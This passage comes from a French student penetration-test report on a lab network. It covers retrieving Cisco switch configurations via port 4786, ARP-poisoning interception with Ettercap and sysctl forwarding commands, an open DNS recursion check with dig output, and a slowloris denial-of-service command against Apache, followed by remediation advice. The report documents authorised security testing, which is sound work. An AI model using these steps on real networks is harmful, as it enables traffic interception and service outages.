
Objectif

Récupérer les configurations du switch via le port 4786 ...

Etapes d'exploitation

Etape 1 : Crée un script python qui permet de récupérer ce que vous souhaitez et ensuite executer le script et bien choisir l'ip du switch à récupéré

Preuve



Nous avons donc réussi à prendre les fichier

(Nous avons toutes les autres config également mais pour des raisons de place nous n'allons pas tous mettre ici)

5.6 Exploitation 6 : [Interception de trafic par empoisonnement ARP(Man-in-the-Middle) MITRE ATT&CK T1557.002]

Etape 1 : Reconnaissance et Scan

On identifie l'adresse IP et MAC de la cible et de la passerelle par défaut du routeur grâce a l'outil Ettercap

Etape 2 :Activation du Forwarding

Il faut activer le routage sur sa propre machine pour permettre au trafic de continuer à circuler et rester ainsi invisible.

```
sudo sysctl -w net.ipv4.ip_forward=1 # Désactive la supprétion automatique des paquet IP qui ne lui est pas destiné
```


```
sudo sysctl -w net.ipv4.conf.all.send_redirects=0 # Désactive l'envoi de messages ICMP Redirect
```

Etape 3 :Détournement du flux

On fait croire a la victime qu'on est le router et on fait croire au router qu'on est la victime en envoiyant des réponses ARP non sollicitées avec Ettercap

Puis il faut utiliser Wireshark en mode Promiscuous pour intercepter l'intergraliter du trafique de la victime qui passe désormais par ma machine

Preuve



j'arrive a intercepte les ping vers 8.8.8.8 de la machine en 192.168.70.75 et ma machine est bien en 192.168.70.74

5.8 Exploitation 8 : [Ddos DNS]

Objectif :

Démontrer le potentiel d'attaque par déni de service avec le flag `ra`. ...

Etapes d'exploitation

Etape 1 : Envoi d'une requête DNS récursive vers le serveur cible pour `google.com`.

```
dig google.com A @192.168.70.40
```

Preuve

```
(venv) adminetu@RTP32:~/Téléchargements/enum4linux-ng$ dig google.com A @192.168.70.40

; <<>> DiG 9.18.41-1~deb12u1-Debian <<>> google.com A @192.168.70.40
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55490
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 86562a0ad46813d8010000006967c48ea3673240a210d927 (good)
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             147     IN      A       142.251.39.206

;; Query time: 19 msec
;; SERVER: 192.168.70.40#53(192.168.70.40) (UDP)
;; WHEN: Wed Jan 14 17:30:06 CET 2026
;; MSG SIZE  rcvd: 83
```

Nous voyons que le flag `ra` est présent est donc qu'il y a une récursion, ainsi une attaque DDOS peut être effectuer

5.9 Exploitation 9 : [Ddos Apache CVE-2007-6750]

Objectif :


Prouver que le serveur Apache peut se faire Ddos avec l'outil slowloris.

...

Etapes d'exploitation

Etape 1 : Installer slowloris et éxécuter cette commande : `python3 slowloris.py 192.168.70.40` La page web ne pourra plus charger. (J'ai réaliser ce test en sachant que pour l'instant il n'y a aucune configuration sur le serveur Apache et que cela empêche en rien le bon fonctionnement du réseau)

Preuve



6. Recommandations de Remediation

Vulnerabilite	Priorite	Recommandation
Vulnerabilite 1	Haute	changer le moyen d'envoie de fichier par un plus sécuriser et ne pas laisser le nom des fichiers envoyés à la vue de tous

Vulnerabilite	Priorite	Recommandation
Vulnerabilite 2	critique	il faut à tous pris changer les mots de passe, il faut que les mots de passe respectent la politique de l'ANSSI pour diminuer au maximum le risque, soit 12 à 16 caractères avec des caractères spéciaux et une structure aléatoire, et également utiliser le service password-encryption pour cacher les mots de passe à l'écran
Vulnerabilite 3	Haute	Il faut des meilleurs mots de passe pour les utilisateurs afin de mieux les protèger. De plus il faut retirer les "don't require PRE-AUTH " sur les utilisateurs afin de ne plus avoir accès au hash des mots de passe. Et enfin il ne faut pas qu'il y ait de mot de passe et identifiant dans des fichiers quelconque et encore plus si ils sont sur un serveur partagé. Il faut donc retirer ces fichiers avec les identifiants et il ne faut pas garder aussi peu sécurisés des fichiers avec failles de sécurités expliquées dessus.
Vulnerabilite 4 HSRP	Haute	Au lieu du mot de passe "cisco" utilise une signature MD5. Le switch rejettera tout paquet HSRP qui n'a pas la bonne clé.`standby 70 authentication md5 key-string [MOT_DE_PASSE]`
Vulnerabilite 6 empoisonnement ARP	Critique	Activer le DHCP Snooping sur le switch l2 avec les comandes suivante `ip dhcp snooping` `dhcp snooping vlan * interface gigabitEthernet 0/*` `ip dhcp snooping trust` cela permet au switch de créer une table de correspondance fiable entre les adresses IP et les adresses MAC. Mais il faut aussie activer le Dynamic ARP Inspection avec les commandes `ip arp inspection vlan * interface gigabitEthernet 0/*` `ip arp inspection trust` cela permet au switch d'intercepter toutes les requêtes et réponses ARP. Il vérifie si elles correspondent aux données du DHCP Snooping et rejette les paquets falsifiés
Vulnerabilite 8	HAUTE	Désactiver la récursion pour les clients externes dans `named.conf.options` : `allow-recursion { 192.168.70.0/24; };`.
Vulnerabilite 9	Moyenne	Activer le module de gestion des timeouts `sudo a2enmod reqtimeout` et configurer le pour qu'il stoppe les machines qui sollicite le serveur Apache de manière beaucoup trop fréquente.
Se référer au bulletin de sécurité de l'éditeur pour l'obtention des correctifs		

Sécuriser HSRP

Passer à l'authentification MD5:

6.1 Recommandations generales

- **Vulnérabilité 1** Il faudrait changer de protocole par un protocole plus sécurisé pour éviter les vols de fichiers, mais également ne pas mettre laisser le nom des fichiers transmis sur l'équipement pour des raisons évidentes de sécurité
- **Vulnérabilité 2** Il faudrait vérifier que tous les mots de passe respectent l'ANSSI car les mots de passe windows et Débian doivent le respecter également, il faut donc vérifier et changer si besoin
- **Vulnérabilité 3** Il faut tout d'abord retirer l'options '' don't requiiere PRE-AUTH'' puis retirer les fichiers contenants des mots de passe et identifiants et ceux qui expliquent des failles de l'infrastructure. Ensuite une fois que c'est sécurisé il faut forcer tous les utilisateurs à changer de mot de passe en en mettant un qui respecte les recommendations de l'ANSSI.
- **Vulnérabilité 4**
- **Vulnérabilité 5** Le CERT-FR recommande l'installation de la mise à jour cisco pour corriger la faille
- **Vulnérabilité 8** Il faut changer le fichier de conf named.conf.options et l'adapter pour qu'il n'y ai plus de récursion
- **Vulnérabilité 9** Il faut adapter et activer le module de gestion des timeout.

Rapport redige par : ESTEVES Julien, BROS ewen, GRABINSKI Noah, DUBOUST Arthur Date : 13/01/2026

---

annexe